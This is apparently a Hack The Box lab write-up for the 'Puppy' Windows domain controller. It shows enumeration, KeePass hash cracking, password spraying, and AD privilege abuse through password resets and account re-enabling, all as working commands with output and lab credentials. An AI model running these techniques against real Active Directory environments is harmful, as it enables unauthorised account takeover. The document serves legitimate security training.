PUPPY MACHINE - HACK THE BOX SEASON 8

Puppy is a windows machine. We are provided with initial credentials of a low privileged user '**levi.james':'KingofAkron2025!**'

This template shows my methodology to domain admin or full system compromise.


As usual, I start by running nmap for port and service enumeration.

```
┌──(root㉿Kali)-[/home/…/Documents/HTB-THM-labs_reports/HTB/puppy.htb]
└─# nmap -p- --open --min-rate 1000 -A -sV 10.10.11.70 -oN Puppy.htb
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-20 08:46 EAT
Nmap scan report for 10.10.11.70
Host is up (0.45s latency).
Not shown: 65512 filtered tcp ports (no-response)
Bug in iscsi-info: no string output.
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-05-20 12:49:37Z)
111/tcp   open  rpcbind       2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
2049/tcp  open  nlockmgr      1-4 (RPC #100021)
3260/tcp  open  iscsi?
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49685/tcp open  msrpc         Microsoft Windows RPC
```


Seeing port 88 and 389, I knew this is a Domain Controller.

SMB SHARE ENUMERATION & INITIAL FOOTHOLD

Used nxc to enumerate shares on the smb service.



I added user **levi.james** to the DEVS group and now had permission to read the DEV share which turned out to contain a .kdbx file which was password protected.



DEVELOPERS

CN	name	SAM Name
Jamie S. Williams	Jamie S. Williams	jamie.williams
Adam D. Silver	Adam D. Silver	adam.silver
Anthony J. Edwards	Anthony J. Edwards	ant.edwards
Levi B. James	Levi B. James	levi.james

SENIOR DEVS

CN	name	SAM Name
Anthony J. Edwards	Anthony J. Edwards	ant.edwards

HR

CN	name	SAM Name
Levi B. James	Levi B. James	levi.james

```
┌──(root㉿Kali)-[/home/…/Documents/HTB-THM-labs_reports/HTB/puppy.htb]
└─# smbclient \\\\10.10.11.70\\DEV -U levi.james
Password for [WORKGROUP\levi.james]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   DR        0  Sun Mar 23 10:07:57 2025
  ..                                  D         0  Sat Mar  8 19:52:57 2025
  KeePassXC-2.7.9-Win64.msi           A  34394112  Sun Mar 23 10:09:12 2025
  Projects                            D         0  Sat Mar  8 19:53:36 2025
  recovery.kdbx                       A      2677  Wed Mar 12 05:25:46 2025
mge
                5080575 blocks of size 4096. 1544527 blocks available
smb: \> mget recovery.kdbx
Get file recovery.kdbx? y
getting file \recovery.kdbx of size 2677 as recovery.kdbx (1.1 KiloBytes/sec) (average 1.1 KiloBytes/sec)
smb: \> cd Projects
smb: \Projects\> ls
  .                                   D        0  Sat Mar  8 19:53:36 2025
  ..                                  DR       0  Sun Mar 23 10:07:57 2025

                5080575 blocks of size 4096. 1544921 blocks available
smb: \Projects\> cd ..
smb: \> ls
  .                                   DR        0  Sun Mar 23 10:07:57 2025
  ..                                  D         0  Sat Mar  8 19:52:57 2025
  KeePassXC-2.7.9-Win64.msi           A  34394112  Sun Mar 23 10:09:12 2025
  Projects                            D         0  Sat Mar  8 19:53:36 2025
  recovery.kdbx                       A      2677  Wed Mar 12 05:25:46 2025
mget
                5080575 blocks of size 4096. 1544921 blocks available
smb: \> mget KeePassXC-2.7.9-Win64.msi
Get file KeePassXC-2.7.9-Win64.msi? y
parallel_read returned NT_STATUS_IO_TIMEOUT
NT_STATUS_IO_TIMEOUT listing \KeePassXC-2.7.9-Win64.msi
smb: \>
```

Using **keepass2john**, I was able to convert the file into a crackable hash to retrieve the password that can be used for authorization.


Note: the current john version is not supported by this file, therefore one is required to use **john-jumbo**.


```
┌──(root㉿Kali)-[/home/…/Documents/HTB-THM-labs_reports/HTB/puppy.htb]
└─# ls
dom_users  dom_users.bak  initial_creds.txt  ldapdomaininfo  linwinpwn_output  nmap_puppy.htb  recovery.kdbx  sysvol_contents.txt

┌──(root㉿Kali)-[/home/…/Documents/HTB-THM-labs_reports/HTB/puppy.htb]
└─# keepass2john recovery.kdbx > hash.txt

! recovery.kdbx : File version '40000' is currently not supported!
```

```
┌──(root㉿Kali)-[/home/…/Documents/HTB-THM-labs_reports/HTB/puppy.htb]
└─# john keepasshash.txt
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)

┌──(root㉿Kali)-[/home/…/Documents/HTB-THM-labs_reports/HTB/puppy.htb]
└─# less keepasshash.txt

┌──(root㉿Kali)-[/home/…/Documents/HTB-THM-labs_reports/HTB/puppy.htb]
└─# cat keepasshash.txt
recovery:$keepass$*4*37*ef636ddf*67108864*19*4*bf70d9925723ccf623575d62e4c4fb590a2b2b4323ac35892cf2662853527714*d421b15d6c79e29ecb70c8e1c2e92b4b27dc8d9ae6d8107292057feb92441470*03d9a29a67fb4bb500000400021000000
afc5aff03040000000100000004200000000bf70d9925723ccf623575d62e4c4fb590a2b2b4323ac35892cf2662853527714071000000000ab56ae17c5cebf440092907dac20a350b8b00000000014205000000245555494410000000ef636ddf8c29444b91f7a9a403
5000000000000000501000000d08000000000000040000000040100000050040000000400000042010000005320000000d421b15d6c79e29ecb70c8e1c2e92b4b27dc8d9ae6d8107292057feb92441470040100000056040000001300000000000040000000d0a0d
7ce9a281a416c8e8c2ff8cc45c69ce1f4daef0e9
```

Using john, I managed to recover the clear text password which I used to access the file.

```
┌──(root㉿Kali)-[/home/…/HTB/puppy.htb/john-jumbo/run]
└─# ./john /home/scr34tur3/Documents/HTB-THM-labs_reports/HTB/puppy.htb/keepasshash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [AES/Argon2 256/256 AVX2])
Cost 1 (t (rounds)) is 37 for all loaded hashes
Cost 2 (m) is 65536 for all loaded hashes
Cost 3 (p) is 4 for all loaded hashes
Cost 4 (KDF [0=Argon2d 2=Argon2id 3=AES]) is 0 for all loaded hashes
Will run 4 OpenMP threads
Note: Passwords longer than 41 [worst case UTF-8] to 124 [ASCII] rejected
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:./password.lst
Enabling duplicate candidate password suppressor using 256 MiB
Failed to use huge pages (not pre-allocated via sysctl? that's fine)
liverpool        (?)
1g 0:00:07:51 DONE 2/3 (2025-05-22 02:04) 0.002121g/s 1.994p/s 1.994c/s 1.994C/s lindsey..lola
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```





I found working creds from this that belonged to user ant.edwards.

```
┌──(root㉿Kali)-[/mnt/…/scr34tur3.bak/HTB-THM-labs_reports/HTB/puppy]
└─# nxc smb 10.10.11.70 -u users.txt -p passwords.txt
SMB         10.10.11.70     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMB
SMB         10.10.11.70     445    DC               [-] PUPPY.HTB\adam.silver:JamieLove2025! STATUS_LOGON_FAILURE
SMB         10.10.11.70     445    DC               [-] PUPPY.HTB\ant.edwards:JamieLove2025! STATUS_LOGON_FAILURE
SMB         10.10.11.70     445    DC               [-] PUPPY.HTB\steph.cooper:JamieLove2025! STATUS_LOGON_FAILURE
SMB         10.10.11.70     445    DC               [-] PUPPY.HTB\jamie.williams:JamieLove2025! STATUS_LOGON_FAILURE
SMB         10.10.11.70     445    DC               [-] PUPPY.HTB\levi.james:JamieLove2025! STATUS_LOGON_FAILURE
SMB         10.10.11.70     445    DC               [-] PUPPY.HTB\Administrator:JamieLove2025! STATUS_LOGON_FAILURE
SMB         10.10.11.70     445    DC               [-] PUPPY.HTB\steph.cooper_adm:JamieLove2025! STATUS_LOGON_FAILURE
SMB         10.10.11.70     445    DC               [-] PUPPY.HTB\adam.silver:HJKL2025! STATUS_LOGON_FAILURE
SMB         10.10.11.70     445    DC               [-] PUPPY.HTB\ant.edwards:HJKL2025! STATUS_LOGON_FAILURE
SMB         10.10.11.70     445    DC               [-] PUPPY.HTB\steph.cooper:HJKL2025! STATUS_LOGON_FAILURE
SMB         10.10.11.70     445    DC               [-] PUPPY.HTB\jamie.williams:HJKL2025! STATUS_LOGON_FAILURE
SMB         10.10.11.70     445    DC               [-] PUPPY.HTB\levi.james:HJKL2025! STATUS_LOGON_FAILURE
SMB         10.10.11.70     445    DC               [-] PUPPY.HTB\Administrator:HJKL2025! STATUS_LOGON_FAILURE
SMB         10.10.11.70     445    DC               [-] PUPPY.HTB\steph.cooper_adm:HJKL2025! STATUS_LOGON_FAILURE
SMB         10.10.11.70     445    DC               [-] PUPPY.HTB\adam.silver:Antman2025! STATUS_LOGON_FAILURE
SMB         10.10.11.70     445    DC               [+] PUPPY.HTB\ant.edwards:Antman2025!
```

```
┌──(root㉿Kali)-[/home/…/Documents/HTB-THM-labs_reports/HTB/puppy.htb]
└─# nxc smb 10.10.11.70 -u ant.edwards -p Antman2025!
SMB         10.10.11.70     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)
SMB         10.10.11.70     445    DC               [+] PUPPY.HTB\ant.edwards:Antman2025!
```

ACTIVE DIRECTORY ENUMERATION WITH LDAPDOMAINDUMP & BLOODHOUND

I dumped the domain information using ldapdomain dump to further enumerate and gain a foothold on the AD network.

```
┌──(root㉿Kali)-[/home/…/Documents/HTB-THM-labs_reports/HTB/puppy.htb]
└─# ldapdomaindump -u 'PUPPY.THB\levi.james' -p 'KingofAkron2025!' ldap://10.10.11.70 -o ldapdomaininfo
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
```

file:///home/ /Documents/HTB-THM-labs_reports/HTB/puppy.htb/ldapdomaininfo/domain_users.html

Kali Linux · Kali Tools · Kali Docs · Kali Forums · Kali NetHunter · Exploit-DB · Google Hacking DB · OffSec · Exploitation of Openfir…


Domain users

CN	name	SAM Name	Member of groups	Primary group	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	descriptio
Stephen A. Cooper_adm	Stephen A. Cooper_adm	steph.cooper_adm	Administrators	Domain Users	03/08/25 15:50:40	03/21/25 05:33:43	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	03/08/25 15:50:40	1111	
Stephen W. Cooper	Stephen W. Cooper	steph.cooper	Remote Management Users	Domain Users	02/19/25 12:21:00	05/09/25 17:45:23	03/08/25 15:40:35	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	02/19/25 12:21:00	1107	
Jamie S. Williams	Jamie S. Williams	jamie.williams	DEVELOPERS	Domain Users	02/19/25 12:17:26	03/09/25 20:11:47	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	02/19/25 12:17:26	1106	
Adam D. Silver	Adam D. Silver	adam.silver	DEVELOPERS, Remote Management Users	Domain Users	02/19/25 12:16:23	05/20/25 17:38:27	05/20/25 15:25:34	ACCOUNT_DISABLED, NORMAL_ACCOUNT	05/20/25 17:38:27	1105	
Anthony J. Edwards	Anthony J. Edwards	ant.edwards	DEVELOPERS, SENIOR DEVS	Domain Users	02/19/25 12:13:14	05/20/25 14:10:39	03/12/25 16:53:15	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	02/19/25 12:13:14	1104	
Levi B. James	Levi B. James	levi.james	HR	Domain Users	02/19/25 12:10:56	05/20/25 14:09:08	05/20/25 16:56:02	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	02/19/25 12:10:56	1103	
krbtgt	krbtgt	krbtgt	Denied RODC Password Replication Group	Domain Users	02/19/25 11:46:15	02/19/25 12:01:25	01/01/01 00:00:00	ACCOUNT_DISABLED, NORMAL_ACCOUNT	02/19/25 11:46:15	502	Key Distribution Cent Account
Guest	Guest	Guest	Guests	Domain Guests	02/19/25 11:45:12	02/19/25 11:45:12	01/01/01 00:00:00	ACCOUNT_DISABLED, PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	01/01/01 00:00:00	501	Built-in account for g to the computer/doma
Administrator	Administrator	Administrator	Group Policy Creator Owners, Domain Admins, Enterprise Admins, Schema Admins, Administrators	Domain Users	02/19/25 11:45:12	05/20/25 14:09:08	05/20/25 16:06:05	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD, NOT_DELEGATED	02/19/25 19:33:28	500	Built-in account for administering the co domain

Bloodhound.dump output for further insights.

```
┌──(root㉿Kali)-[/home/…/Documents/HTB-THM-labs_reports/HTB/puppy.htb]
└─# bloodhound-python -u ant.edwards -p 'Antman2025!' -d puppy.htb -dc dc.puppy.htb -c all -ns 10.10.11.70

INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: puppy.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (dc.puppy.htb:88)] [Errno 113] No route to host
INFO: Connecting to LDAP server: dc.puppy.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc.puppy.htb
INFO: Found 10 users
INFO: Found 56 groups
INFO: Found 3 gpos
INFO: Found 3 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC.PUPPY.HTB
ERROR: Unhandled exception in computer DC.PUPPY.HTB processing: The NETBIOS connection with the remote host timed out.
INFO: Traceback (most recent call last):
```

Using this info from bloodhound, I was able to change the password for user **adam.silver** since members in the DEVS group had generic all to this user as seen from the bloodhound output below.





```
┌──(root㉿Kali)-[/mnt/…/scr34tur3.bak/HTB-THM-labs_reports/HTB/puppy]
└─# net rpc password "adam.silver" "Newpass@123" -U "puppy.htb"/"ant.edwards"%'Antman2025!' -S 10.10.11.70

┌──(root㉿Kali)-[/mnt/…/scr34tur3.bak/HTB-THM-labs_reports/HTB/puppy]
└─# nxc smb 10.10.11.70 -u adam.silver -p Newpass@123
SMB         10.10.11.70     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)
SMB         10.10.11.70     445    DC               [-] PUPPY.HTB\adam.silver:Newpass@123 STATUS_ACCOUNT_DISABLED
```

However, we cannot log in as user adam.silver since his account is disabled. I resorted to using bloodyAD which removed the ACCOUNTDISABLE flag using -f, thereafter logged in using the set credentials.

```
┌──(root㉿Kali)-[/mnt/…/HTB/puppy/pywhisker/pywhisker]
└─# bloodyAD -d puppy.htb -u ant.edwards -p Antman2025! --host puppy.htb remove uac adam.silver -f ACCOUNTDISABLE
[-] ['ACCOUNTDISABLE'] property flags removed from adam.silver's userAccountControl

┌──(root㉿Kali)-[/mnt/…/HTB/puppy/pywhisker/pywhisker]
└─# net rpc password "adam.silver" "Newpass@123" -U "puppy.htb"/"ant.edwards"%'Antman2025!' -S 10.10.11.70

┌──(root㉿Kali)-[/mnt/…/HTB/puppy/pywhisker/pywhisker]
└─# nxc smb 10.10.11.70 -u adam.silver -p Newpass@123
SMB         10.10.11.70     445    NONE             [*]  x64 (name:) (domain:) (signing:True) (SMBv1:False)
SMB         10.10.11.70     445    NONE             [+] \adam.silver:Newpass@123
```

LATERAL MOVEMENT



